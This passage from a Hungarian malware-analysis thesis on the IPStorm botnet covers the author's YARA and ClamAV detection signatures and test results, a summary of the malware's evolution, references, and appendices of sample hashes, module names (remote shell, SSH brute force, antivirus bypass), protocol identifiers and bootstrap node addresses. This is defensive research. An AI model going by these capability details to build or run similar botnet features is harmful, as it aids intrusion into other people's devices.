734352674d5a5647374433754b616c777443755777316a384c5350485145475642
55356866624e646e487674336b7952316659556c474e414f307a6163746d494d49
5a6f64734f686139746e6665323558656631;2f736673742f312e302e30;737466
616476;73656564657273

```

A mezők pontosvesszővel vannak elválasztva egymástól, jelentésük sorban a következő: név, fájl típus, logikai kifejezés a szignatúrákhoz, hexadecimális szignatúrák pontosvesszővel elválasztva. A rövid prezentálás érdekében minden fájltypust vizsgál, de a "Target" értékét módosítva 1-re, 6-ra, 9-re, sorrendben, PE, ELF és Mach-O állományokra szűkíthető.

8 DETEKTÁLÁS TESZTELÉSE

A detektálás teszteléséhez a rendelkezésemre álló 52 állományból 50-et fogok felhasználni, kettőt, a a5468b61 és b07c2dfb ellenőrző-összegű állományokat nem használom fel, mert sérült, hiányos állományok. Annak érdekében, hogy a téves detektálásokat is tudjam tesztelni, az állományokat egy Windows 10 és egy Ubuntu 24.10 operációs rendszeren a felhasználó könyvtárába helyezem el és a teljes rendszeren futtatom a detektálást végző programokat. Az állományok kicsomagolva, tehát nem UPX tömörítve kerültek elhelyezésre a fájlrendszerekben, mert nem cél az UPX kicsomagolást tesztelni. Ez a szituáció hasonlatos ahhoz, mintha egy memória dump kerülne ellenőrzésre, ahol szintén a kicsomagolt állomány lenne jelen.

8.1 YARA

A YARA alapú detektálás teszteléséhez elérhető az Intezer Labs által készített YARA rule [54], amellyel a saját megoldásomat fogom összehasonlítani. Más, publikusan elérhető IPStorm detektálásra készített YARA rule-ról nincs tudomásom. Az eredmények az alábbi táblázatban vannak összefoglalva.

	Pozitív	Fals pozitív	Fals negatív
Windows 10, Intezer	45	0	5
Ubuntu 24.10, Intezer	45	0	5
Windows 10, Saját	50	0	0
Ubuntu 24.10, Saját	50	0	0

8.1. táblázat: YARA szabályok detektálási teljesítménye

Az Intezer által közzétett YARA szabályhoz képest sikerült javítanom a detektálás teljesítményén, elérve az összes verzió felismerését. Az Intezer által készített szabály, a korai verziókat melyekben még nem volt backshell, nem detektálta sikeresen, mert a modulok neveire támaszkodott.

8.2 ClamAV

A ClamAV teszteléséhez a ClamAV által használt adatbázist fogom összehasonlítani az általam készítetttel. A ClamAV adatbázis verziója 27468/Mon Nov 25 10:36:56 2024.

	Pozitív	Fals pozitív	Fals negatív
Windows 10, ClamAV adatbázis	19	0	31
Ubuntu 24.10, ClamAV adatbázis	19	0	31
Windows 10, Saját adatbázis	50	0	0
Ubuntu 24.10, Saját adatbázis	50	0	0

8.2. táblázat: ClamAV detektálási teljesítménye

A ClamAV alacsony detektálási teljesítményén is sikerült javítanom, ismét elérve az összes verzió detektálását. A ClamAV adatbázisa csak a Linux operációs rendszert célzó állományokat detektálta, tehát 0.0.8h-től 0.2.05a-ig.

9 ÖSSZEGZÉS

Az IPStorm fejlődését követve látható, hogy hogyan fejlődtek a verziók, illetve milyen problémák merültek fel a fejlesztés során. Ha összességében megnézzük a verziókat és megfigyeljük a bennük történt változásokat, akkor a verziószámok összeköthetőek a fejlődésének a fázisaival.

1. 0.0.1-es verziók az alapvető működést fejlesztették
2. 0.0.2-es verziókban a hálózati működés stabilizálása volt a cél
3. 0.0.3-as verziókban a hangsúly a támadásokon és a felderítésen volt
4. 0.0.8-as verziókkal kezdve megváltozott a támadás célpontja és új támadási megoldások kerültek megvalósításra
5. 0.1.81-es verziótól a centralizáltság felé mozdult el

A fejlődés során a támadónak lehetővé vált a megfertőzött eszközre távolról belépni, hogy az eszközön bármilyen utasítást végrehajtson, lehetősége nyílt az eszközök fizikai elhelyezkedéséből adódó előnyökkel élni, mint hozzáférni olyan VPN végpontokhoz melyek egy adott földrajzi helyen voltak csak elérhetőek, illetve proxy szervert üzemeltetni különböző földrajzi helyeken. Képesek voltak a megfertőzött eszközök hálózatát felderíteni és amennyiben lehetséges volt, akkor az eszközökről információt kinyerni és megfertőzni azokat.

További fejlesztési lehetőség a Ghidra esetében, hogy a Go binárisokból több információt nyerjen vissza, jelenleg nem minden lehetséges információ kerül visszaállításra, így az elemzési folyamat során sokszor kell az állományban jelen lévő információt kézzel pótolni.

A detektálás részén továbbfejlesztési lehetőség, hogy nem statikus módon kerül detektálásra, hanem a hálózatban monitorozva vannak a jelenlévő IPFS node-ok és ezek által hirdetett azonosítók, mely alapján az ismert azonosítóval rendelkező kártékony szoftverek detektálhatóak lesznek.

Az elemzett és általam ismert IPStorm példányok a 11 MELLÉKLET: IPSTORM PÉLDÁNYOK fejezetben találhatóak, illetve a verziók alatt megjelent IPStorm specifikus modulok, azonosítók, címek a 12 MELLÉKLET: IPSTORM VERZIÓFÜGGETLEN JELLEMZŐI fejezetben kerültek összegyűjtésre.

10 IRODALOMJEGYZÉK

- [1] Anomali Threat Research. „The InterPlanetary Storm: New Malware in Wild Using InterPlanetary File System’s (IPFS) p2p network”, elérés dátuma 2024. máj. 17. cím: <https://www.anomali.com/blog/the-interplanetary-storm-new-malware-in-wild-using-interplanetary-file-systems-ipfs-p2p-network>.
- [2] Priporae, S. „Looking Into the Eye of the Interplanetary Storm”, elérés dátuma 2024. máj. 17. cím: <https://www.bitdefender.com/files/News/CaseStudies/study/376/Bitdefender-Whitepaper-IPStorm.pdf>.
- [3] Fishbein, N. és Mechtinger, A. „FBI Takedown: IPStorm Botnet Infrastructure Dismantled”, elérés dátuma 2024. máj. 17. cím: <https://intezer.com/blog/research/a-storm-is-brewing-ipstorm-now-has-linux-malware/>.
- [4] Turjeman, E. „Threat Spotlight: New InterPlanetary Storm variant targeting IoT devices”, elérés dátuma 2024. máj. 17. cím: <https://blog.barracuda.com/2020/10/01/threat-spotlight-new-interplanetary-storm-variant-iot>.
- [5] „CrowdStrike 2024 Global Threat Report”, elérés dátuma 2024. máj. 17. cím: <https://www.crowdstrike.com/resources/reports/crowdstrike-2024-global-threat-report/>.
- [6] „Zsarolóvírus (Ransomware)”, elérés dátuma 2024. máj. 17. cím: <https://nki.gov.hu/it-biztonsag/tudastar/zsarolovirus-ransomware-v2/>.
- [7] Chakravarty, A. K., Raj, A., Paul, S. és Apoorva, S., „A study of signature-based and behaviour-based malware detection approaches”, *Int. J. Adv. Res. Ideas Innov. Technol*, 5. évf., 3. sz., 1509–1511. old., 2019.
- [8] Chew, C. J. és Kumar, V., „Behaviour based ransomware detection”, 2019.
- [9] Aslan, Ö. A. és Samet, R., „A Comprehensive Review on Malware Detection Approaches”, *IEEE Access*, 8. évf., 6249–6271. old., 2020. doi: 10.1109/ACCESS.2019.2963724.
- [10] Darwin, I. „Ian Darwin’s Fine Free File Command”, elérés dátuma 2024. máj. 17. cím: <https://www.darwinsys.com/file/>.
- [11] GNU. „Binutils - GNU Project”, elérés dátuma 2024. máj. 17. cím: <https://www.gnu.org/software/binutils/>.
- [12] Hors. „Detect It Easy”, elérés dátuma 2024. máj. 17. cím: <https://github.com/horsicq/Detect-It-Easy>.

- [13] Oberhumer, M., Molnar, L. és Reiser, J. „The UPX Hacker’s Guide”, elérés dátuma 2024. máj. 17. cím: <https://github.com/upx/upx/blob/master/README.SRC>.
- [14] Nik. „ImHex - Free and Open Source Hex editor”, elérés dátuma 2024. máj. 17. cím: <https://imhex.werwolv.net/>.
- [15] Hors. „Detect It Easy: Go.4.sg”, elérés dátuma 2024. máj. 17. cím: <https://github.com/horsicq/Detect-It-Easy/blob/58cb0ffa/db/PE/Go.4.sg>.
- [16] Hex-Rays. „IDA Home”, elérés dátuma 2024. máj. 17. cím: <https://hex-rays.com/IDA-home/>.
- [17] radare org. „radare”, elérés dátuma 2024. máj. 17. cím: <https://rada.re/n/radare2.html>.
- [18] Rizin Organization. „Rizin”, elérés dátuma 2024. máj. 17. cím: <https://rizin.re/>.
- [19] National Security Agency. „Ghidra”, elérés dátuma 2024. máj. 17. cím: <https://ghidra-sre.org/>.
- [20] Vector 35. „Binary Ninja”, elérés dátuma 2024. máj. 17. cím: <https://binary.ninja/>.
- [21] Cuckoo Sandbox. „Cuckoo Sandbox - Automated Malware Analysis (archiválva: 2024. 01. 05.)”, elérés dátuma 2024. máj. 17. cím: <https://web.archive.org/web/20240105101217/https://cuckoosandbox.org/>.
- [22] O’Reilly, K. és Brukhovetsky, A., *CAPE: Malware Configuration And Payload Extraction*, 2. verzió.
- [23] CERT Polska. „DRAKVUF Sandbox - automated hypervisor-level malware analysis system”, elérés dátuma 2024. máj. 17. cím: <https://github.com/CERT-Polska/drakvuf-sandbox>.
- [24] Brian Baskin. „Noriben - Portable, Simple, Malware Analysis Sandbox”, elérés dátuma 2024. máj. 17. cím: <https://github.com/Rurik/Noriben>.
- [25] PANDA. „PANDA: Platform for Architecture-Neutral Dynamic Analysis”, elérés dátuma 2024. máj. 17. cím: <https://github.com/panda-re/panda/tree/dev>.
- [26] Tanner, A., Bleich, K., Galiette, A. és Opacki, J. „Threat Actors Rapidly Adopt Web3 IPFS Technology”, elérés dátuma 2024. máj. 17. cím: <https://unit42.paloaltonetworks.com/ipfs-used-maliciously/>.
- [27] Karapapas, C., Pittaras, I., Fotiou, N. és Polyzos, G. C., „Ransomware as a Service using Smart Contracts and IPFS”, *2020 IEEE International Conference on Blockchain and Cryptocurrency (ICBC)*, 2020, 1–5. old. DOI: 10.1109/ICBC48266.2020.9169451.

- [28] Patsakis, C. és Casino, F., „Hydras and IPFS: a decentralised playground for malware”, *International Journal of Information Security*, 18. évf., 6. sz., 787–799. old., 2019. jún., issn: 1615-5270. doi: 10.1007/s10207-019-00443-0.
- [29] Moubarak, J., Chamoun, M. és Filiol, E., „Hiding Malware On Distributed Storage”, *2019 IEEE Jordan International Joint Conference on Electrical Engineering and Information Technology (JEEIT)*, 2019, 720–725. old. doi: 10.1109/JEEIT.2019.8717384.
- [30] U.S. Attorney’s Office, District of Puerto Rico. „Russian and Moldovan National Pleads Guilty to Operating Illegal Botnet Proxy Service that Infected Tens of Thousands of Internet-Connected Devices Around the World”, elérés dátuma 2024. nov. 6. cím: <https://www.justice.gov/usao-pr/pr/russian-and-moldovan-national-pleads-guilty-operating-illegal-botnet-proxy-service>.
- [31] mooncat-greenpy. „Analyze Golang with Ghidra”, elérés dátuma 2024. okt. 19. cím: https://github.com/mooncat-greenpy/Ghidra_GolangAnalyzerExtension.
- [32] Protocol Labs. „Glossary: Multihash”, elérés dátuma 2024. okt. 23. cím: <https://docs.libp2p.io/concepts/appendix/glossary/#multihash>.
- [33] Protocol Labs. „Glossary: multiaddr”, elérés dátuma 2024. okt. 23. cím: <https://docs.libp2p.io/concepts/appendix/glossary/#multiaddr>.
- [34] Protocol Labs. „Addressing”, elérés dátuma 2024. okt. 23. cím: <https://docs.libp2p.io/concepts/fundamentals/addressing/>.
- [35] Protocol Labs. „go-libp2p-circuit”. v0.0.2, elérés dátuma 2024. okt. 24. cím: <https://pkg.go.dev/github.com/libp2p/go-libp2p-circuit@v0.0.2#pkg-constants>.
- [36] Protocol Labs. „go-libp2p”. v0.25.1, elérés dátuma 2024. okt. 24. cím: <https://pkg.go.dev/github.com/libp2p/go-libp2p@v0.25.0/p2p/protocol/internal/circuitv1-deprecated#pkg-constants>.
- [37] Protocol Labs. „feat: remove relay discovery and unspecified relay dialing”, elérés dátuma 2024. okt. 24. cím: <https://github.com/libp2p/go-libp2p-circuit/pull/101>.
- [38] Protocol Labs. „Circuit Relay v0.1.0”, elérés dátuma 2024. nov. 5. cím: <https://github.com/libp2p/specs/blob/master/relay/circuit-v1.md>.
- [39] Oyama, Y., „Investigation of the Diverse Sleep Behavior of Malware”, *Journal of Information Processing*, 26. évf., 461–476. old., 2018. doi: 10.2197/ipsjjip.26.461.

- [40] Protocol Labs. „go-libp2p-kad-dht”. v0.0.7, elérés dátuma 2024. nov. 2. cím: https://github.com/libp2p/go-libp2p-kad-dht/blob/ec1ba23f0ba7fc028c848201e1763cca0b190dd9/dht_bootstrap.go#L100.
- [41] Gorillalabs. „go-powershell”, elérés dátuma 2024. okt. 29. cím: <https://github.com/bhendo/go-powershell/blob/219e7fb4e41e15c1a8f68c7f082c4c6df96d6362/shell.go#L119>.
- [42] Protocol Labs. „Connection Establishment in libp2p”, elérés dátuma 2024. okt. 30. cím: <https://github.com/libp2p/specs/blob/70441fafca70c92f877ba5649c699d917a022d9f/connections/README.md>.
- [43] Heun, J. „We’re removing support for the SECIO security transport”, elérés dátuma 2024. okt. 30. cím: <https://blog.ipfs.tech/2020-08-07-deprecating-secio/>.
- [44] Clemente, L. „quic-go”. v0.10.0, elérés dátuma 2024. nov. 2. cím: <https://github.com/quic-go/quic-go/blob/fb4009857e8cb00c245910a5ffd1a4cd276bd051/internal/protocol/version.go#L21>.
- [45] Protocol Labs. „go-libp2p-quic-transport”. v0.0.1, elérés dátuma 2024. nov. 2. cím: <https://github.com/libp2p/go-libp2p-quic-transport/blob/v0.0.1/README.md#known-limitations>.
- [46] Protocol Labs. „go-libp2p-circuit”. v0.0.1, elérés dátuma 2024. nov. 3. cím: <https://github.com/libp2p/go-libp2p-circuit/blob/0e57e52a3e3dc6d9e446117beded675d021fd3a4/transport.go#L76>.
- [47] Long, S. „An update to Raspberry Pi OS Bullseye”, elérés dátuma 2024. nov. 5. cím: <https://www.raspberrypi.com/news/raspberrypi-bullseye-update-april-2022/>.
- [48] CATALPA. „Version Tracking: Mapping C Tokens Between Functions - Uncaught Exception: java.lang.IndexOutOfBoundsException”, elérés dátuma 2024. nov. 28. cím: <https://github.com/NationalSecurityAgency/ghidra/issues/7028>.
- [49] News, S. „Vigilante malware removes cryptominers from the infected device”, elérés dátuma 2024. nov. 22. cím: <https://www.sonicwall.com/blog/vigilante-malware-removes-cryptominers-from-the-infected-device>.
- [50] Cowrie. „Cowrie SSH/Telnet Honeypot”, elérés dátuma 2024. nov. 23. cím: <https://github.com/cowrie/cowrie/blob/49c7c4aac87603e0d2449501c300841a1f59fd0f/etc/cowrie.cfg.dist#L29>.

- [51] Labs, P. „go-libp2p - autorelay.go”, elérés dátuma 2024. nov. 30. cím: <https://github.com/libp2p/go-libp2p/blob/f6d0327e34ec2a8a446fc7fc176da8e448facbe0/p2p/host/relay/autorelay.go#L34>.
- [52] Virustotal. „The pattern matching swiss knife for malware researchers”, elérés dátuma 2024. nov. 26. cím: <https://virustotal.github.io/yara/>.
- [53] Group, C. T. I. „ClamAVNet”, elérés dátuma 2024. nov. 26. cím: <https://www.clamav.net/>.
- [54] Labs, I. „yara-rules - IPStorm”, elérés dátuma 2024. nov. 26. cím: <https://github.com/intezer/yara-rules/blob/dc5d19bd7b9765d66eedb0ba3f4370e5ee24ac83/IPStorm.yar>.

11 MELLÉKLET: IPSTORM PÉLDÁNYOK

Az alábbi táblázatban összegyűjtve fájl típus, architektúra (Arch), UPX csomagolás használata (UPX), verzió és megjelenés információkkal. A Megjelenés oszlop azokra az internetes forrásokra tartalmaz hivatkozást, ahol már találkoztak ezzel a binárisal vagy elemezték őket. A táblázatban az eredeti példányok felsorolására törekedtem, azaz azok nincsenek felsorolva, amelyek egy másikból kicsomagolhatóak, de azokat a példányokat felsoroltam, amiknek nem tudtam csomagolt variánsát megtalálni, ezt mutatja az UPX oszlop.

SHA256 hash	Típus	Arch	UPX	Verzió	Megjelenés
01658e8cc706056aca50304b29bfcab92a60cd38771f2b3069ba94f525661122	PE	x86	Igen	0.0.1f	[1] [1]
039ae75eff58a5b1125c6d3248dfce338573a9040709b3a9e8cf910a1b4ada75	PE	x86	Igen	0.0.2b	[1]
08bf31862577567a56bf3be6425f1ddf4ac90914efd883a75a5a53dbcabd28a2	ELF	x86	Igen	0.1.82a	[2] [3]
16bcb323bfb464f7b1fcfb7530ecb06948305d8de658868d9c3c3c31f63146d4	ELF	aarch64	Igen	0.2.05a	[2] [3] [4]
2545175418021b0bcdce1fa055dc292500fa9895857c6df86461f9d74a342d15	PE	x86	Igen	0.0.2m	[1] [2]
2accb615e375b99bb92c67655ad9558c44782148d8264ef94e5a0a7d4dc1c5da	PE	x86	Igen	0.0.3j	[1]
2e751a9874267b100b10196ebbef58cfcf46644651b099c8a9cd1dd7cee64e8f	PE	x86	Igen	0.0.2	[1]
3276bcd9b95a28234c1ea5205d8c2358f5040e694331a16cef09d273b6238178	PE	x86	Igen	0.0.3l	[1]
365480a61e39b67234692ba8b75b95749434aba28c952ac32f70ed777d25810a	PE	x86	Igen	0.0.2z	[1]
36d652460b71f6e9aca16ba331197fc384f323f70ea879ec8ea40a7a5f554a7e	PE	x86	Igen	0.0.1n	[1]
3aff4695c73709e2e0e55665c4850aa45064723a2c83e75325b27e77ec5f6d97	ELF	x86	Igen	0.1.83a	[2] [3]
41ec6577b3a362cf9e5b136ca3971204147bc6c171b65bab3546f631a5c2efe0	PE	x86	Igen	0.0.2p	[1]
4549a271e2c4b157c8abe099d2e84c8f3d7c18782956267429e0be6e17eaed41	PE	x86	Igen	0.0.3g	[1]
49c3fa3a2b7b5894559a28456ad611fa4692f72c1ec86eee925df81735278d53	PE	x86	Nem	0.0.2u	[1]

500f004eb51f282c14939ba52a5d85ac71f85e1f0ede00803a6ae3a2f01c272d	PE	x86	Nem	0.0.3h	[1]
50406ec7fa22c78e9b14da4ccc127a899db21f7a23b1916ba432900716e0db3d	ELF	aarch64	Igen	0.2.05a	[2] [3]
5103133574615fb49f6a94607540644689be017740d17005bc08b26be9485aa7	ELF	x86_64	Nem	0.1.94a	[3]
522a5015d4d11833ead6d88d4405c0f4119ff29b1f64b226c464e958f03e1434	Mach-O	x86_64	Nem	0.2.05a	[3]
52f215521ba59cb6a51314bd1527f1c540ffc04df924ad971ca2160405879778	ELF	x86_64	Nem	0.2.05a	[3]
591770835066958e912ceb445bd865e961ac946e8cf70ced9f0bd75c851d9478	ELF	x86_64	Igen	0.1.5g	[2] [3]
5918446d82bd8d6c40c6cdf5ab70a012f27939e9154e26f79a7c9870811cad8c	PE	x86	Igen	0.0.2n	[1]
5d980fa37aef47022941f6afffe718ed0eed4de746edd7f494a407f84e75fd50	PE	x86	Igen	0.0.2y	[1] [2]
64abc2cf5866e932b0731a6deb487aa3d9756724250de26bac2fb930cd478dc0	ELF	x86_64	Nem	0.2.05a	[3]
658638c6bef52e03e6aea4b6c1b2b3b8d81ad40144b56b2122d96e6957c33117	ELF	x86	Nem	0.2.05a	[3]
66d3799fc8132376d87f326f0131c41afecef560b0368bc54cc27b816025d9e6	PE	x86	Igen	0.0.3h	[1]
69ea7bcf3da16d968e6104745c1f015f6371c093188f1061a311a6385985b45b	ELF	x86_64	Igen	0.1.18a	[2] [3]
765a4d57b2db92c2fd904b11a3e2dd26cdaa38843cc1760ae84e3334822bf4c4	ELF	arm	Nem	0.0.8h	
7f731d2502dd39cbc16193ca7e9d147fe158c10236e00c634bb0680e2bfc4bfa	PE	x86	Nem	0.0.2m	[1]
8531921258132a4eb9b4b4545e85c72c2815d53c22f72f92822c199a15562a7c	PE	x86	Igen	0.0.2x	[1]
8b24e640338654fbda233f50766136a9cf33f1a5444fd98162edbc2bdaf324c2	PE	x86	Igen	0.0.2w	[1]
948042a3071a4a6e1063f2e09717fd70f23e2c37cbdf024ccded76477b94778e	PE	x86	Igen	0.0.3b	[1]
984c5e980fb8a5b7bbc673f923f22ddf06c5dd89fcd0acf774d79d4d193b44c8	ELF	x86	Igen	0.1.81a	[2] [3]
a2d36f477e2a87acab32a1988f77b00ce9f24d61a4a21e63a8c67747ff2633fd	PE	x86	Nem	0.0.3h	[1]
a5468b6130d90bc74cf8e458297f6d4c7fc42b87184623aefd535bca658542ed	ELF	x86	Nem		[3]
af32455f41865094da020cad2675775bddd907020ed12d4ed68de5051ed62643	PE	x86	Igen	0.0.3m	[1]

b07c2dfb4c57175446b6188bb4b1722272f63a301f18c5f46ee6401347894fea	ELF	x86	Nem		[3]
b80346c4d31d77fba9427024d34af2f43e64a5272b5bbef28c6bf045a06143ff	ELF	x86	Igen	0.1.91a	[3]
b8ee3897aff6c6660557a4c73b243870020705df6c87287040bfc6d68b7c8b100	PE	x86	Nem	0.0.2x	
c0cfc62c5c349523884d502088234026c3eb67c802d7d02018e7aa9337930e0b	PE	x86	Igen	0.0.2r	[1]
c19b34621a7a57d831113e0b854bbc1fa7217d578ca9bd477d805f56a73a0100	PE	x86	Nem	0.0.2x	[1]
c247b3c07b4bf13da67c51d5834193d128c45c7e41214096090b5d2610313783	ELF	aarch64	Igen	0.1.15f	[2] [3]
cae8a782765dd0f97e7a812a245cc5b94b3179ced9c8181d0fda13978c9f17be	ELF	x86_64	Igen	0.2.04a	[2] [3]
cc124869cbc871ec99d3470f2287df816a5f75a05eaf79df65a8ecf9a8283eb9	PE	x86	Igen	0.0.2y	[1]
cdddd240d432b084b2c5cbe6b4a89b39a33d97840630210772b7758ec87dcacd	ELF	arm	Nem	0.1.1d	
d233c37f2d49badbf53d054bce7fb8e787c9973067e8dcd79835d7816aacfa43	ELF	x86	Nem	0.2.05a	[3]
db9c95bdc4247ff6cdaf8a8e47b4add21a730461d8f6e2693136aec346b3fb5	ELF	arm	Nem	0.1.05a	[3]
de0b86fe66be7ef3f30f28d514c8bbced2973e78d9473671f16f4365e05e5a99	PE	x86	Igen	0.0.2x	[1] [2]
dfeecdd23f28f80e42e58c87c9a4858648964b3100dfb899c61b54aed7856cf7	ELF	arm	Nem	0.2.05a	[3]
e093152a3e44279259839e1c35eeae5ea0803611747b8b38acaffd65a83f83a	PE	x86	Igen	0.0.2e	[1] [2]
f5ac2e7a6cfe6ce576a9c0df3721f90c5be93b5e4694716470ec7ea3c7492f59	PE	x86	Igen	0.0.2k	[1] [2]
f987928992a9c43c65429d2abe93b4683a027b520d79246248fca49c31f234d7	PE	x86	Nem	0.0.2x	[1]
fe8dc4955f2e04bbf800e913d29848c2b99999554a802226e72ce68b6d8c71f7	PE	x86	Igen	0.0.2u	[1]

11.1. táblázat: Rendelkezésre álló minták

12 MELLÉKLET: IPSTORM VERZIÓFÜGGETLEN JELLEMZŐI

Az IPStorm-ra jellemző modulnevek (12.1), hirdetett azonosítók (12.2), topic azonosítók (12.3), protokoll azonosítók (12.4) és címek (12.5) a következő táblázatokban verzióktól függetlenül jelennek meg.

storm/avbypass	Antivírus megkerülés
storm/backshell	Távoli shell hozzáférés
storm/bruteforce	SSH Brute Force
storm/ddb	Elosztott adatbázis
storm/filetransfer	Fájlok küldése, fogadása
storm/handshake	Handshake és relay funkciók
storm/identity	Node azonosító kulcs kezelése
storm/logging	Log üzenetek küldése
storm/malware-guard	Más kártékony szoftverek leállítása
storm/node	libp2p node, központi funkcionalitás
storm/powershell	PowerShell parancsok futtatása
storm/primitives	Feladatütemező
storm/proxy	Proxy szolgáltatás
storm/reque_client	Távoli parancs kliens
storm/scan_tools	Felderítő eszközök
storm/scanner	Hálózatfelderítés
storm/starter	IPStorm indítása (platform függő)
storm/util	Általános eszközök, eljárások
storm/vpngate	VPN végpontok gyűjtése
storm/web_api_client	Web API-val való kommunikáció

12.1. táblázat: IPStorm modulnevek verziótól függetlenül

fmi4kYtTp9789G3sCRgMZVG7D3uKalwtCuWw 1j8LSPHQEGVBU5hfbNdnHvt3kyR1fYU1GNAO OzactmIMIZods0ha9tnfe25Xef1	IPStorm node azonosító
COFAh40EtzpBb145aYUcluKo1UJZ-1bRUGg1 WJo30FzWFEKzbShsWF0-wt95Log1eP0gp22h X3PQ2iU5w83a8uoPw-C3WngMgFD1	Rendelkezik Info topic-kal
6szrvCIvhS8QSTs6nq0I28i77MN01DVh4pCV BvRYxm-5dGHPs0a8sNCMypcPoMFTe5BeXWPn NILo3I6G6Ev1gQLeqz54RoMwW9pPFD1	Rendelkezik Cmd topic-kal
requeBOHCHIIY2XRMXYIOHCSZA	Reque kiszolgáló node
proxybackendH0DHVADBCIKQ4S7YOX4X	Proxy backend node
web-api:kYVhV8KQ0mA0rs9pHXoWpD	Web API szerver node
stfadv:<checksum>	Fájl hírdetés

12.2. táblázat: IPStorm által hirdetett azonosítók verziótól függetlenül

6szrvCIvhS8QSTs6nq0I28i77MN01DVh4pCV BvRYxm-5dGHPs0a8sNCMypcPoMFTe5BeXWPn NILo3I6G6Ev1gQLeqz54RoMwW9pPFD1	Cmd topic azonosító
M71VVd0HH5DjmHFzPBHGk10dqEpVR-HyD9c7 ZrNrXZqGNn7MXo-bDjX7nMdAnqq19uT0rvsK 3V7bPN-SNSyd6WCYgnuRSrNkITviS	DDB topic azonosító
COFAh40EtzpBb145aYUcluKo1UJZ-1bRUGg1 WJo30FzWFEKzbShsWF0-wt95Log1eP0gp22h X3PQ2iU5w83a8uoPw-C3WngMgFD1	Info topic azonosító
/8i77MN01DVh4pCVBvRYxm	Logging topic azonosító
HyD9c7ZrNrXZqG-M71VVd0HH5DjmHFz-PBHG k10dqEpVR-Nn7MXo-bDjX7nMdAnqq-SNSyd6 WCYgnu-19uT0rvsK3V7bPN-RSrNkITviS	vpngate topic azonosító

12.3. táblázat: IPStorm által használt topic azonosítók verziótól függetlenül

/sbst/1.0.0	Backshell protokoll
/sbpcp/1.0.0	Proxy backend protokoll
/sbptp/1.0.0	SOCKS5 szerver protokoll
/sfst/1.0.0	Filetransfer protokoll
/shsk/1.0.0	Handshake protokoll
/sreque/1.0.0	Reque protokoll
/strelayp/1.0.0	Relay protokoll

12.4. táblázat: IPStorm által használt protokoll azonosítók verziótól függetlenül


/ip4/212.X.X.100/tcp/4001/ipfs/ Qmeb3X55MaoKhZfYsUHFgkZWAz3ZFtQ CQz6qiaEqamo7a2	Bootstrap node
46.X.X.0/24	Engedélyezett forrás IP tartomány
/ip4/147.X.X.83/tcp/4001/p2p/ QmbLHAnMoJPWSCR5Zhtx6BHJX9KiKNN 6tpvbUcqanj75Nb	Bootstrap node
/ip4/147.X.X.115/tcp/4001/p2p/ QmcZf59bWwK5XFi76CZX8cbJ4BhTzza 3gU1ZjYZcYW3dwt	Bootstrap node
/ip4/147.X.X.187/tcp/4001/p2p/ QmQCU2EcMqAqQPR2i9bChDtGNJchTbq 5TbXJJ16u19uLTa	Bootstrap node
/ip4/147.X.X.213/tcp/4001/p2p/ QmNnooDu7bfjPFoTZYxMNLWUQJyrVwt bZg5gBMjTezGAJN	Bootstrap node

12.5. táblázat: IPStorm fejlesztőjéhez köthető címek

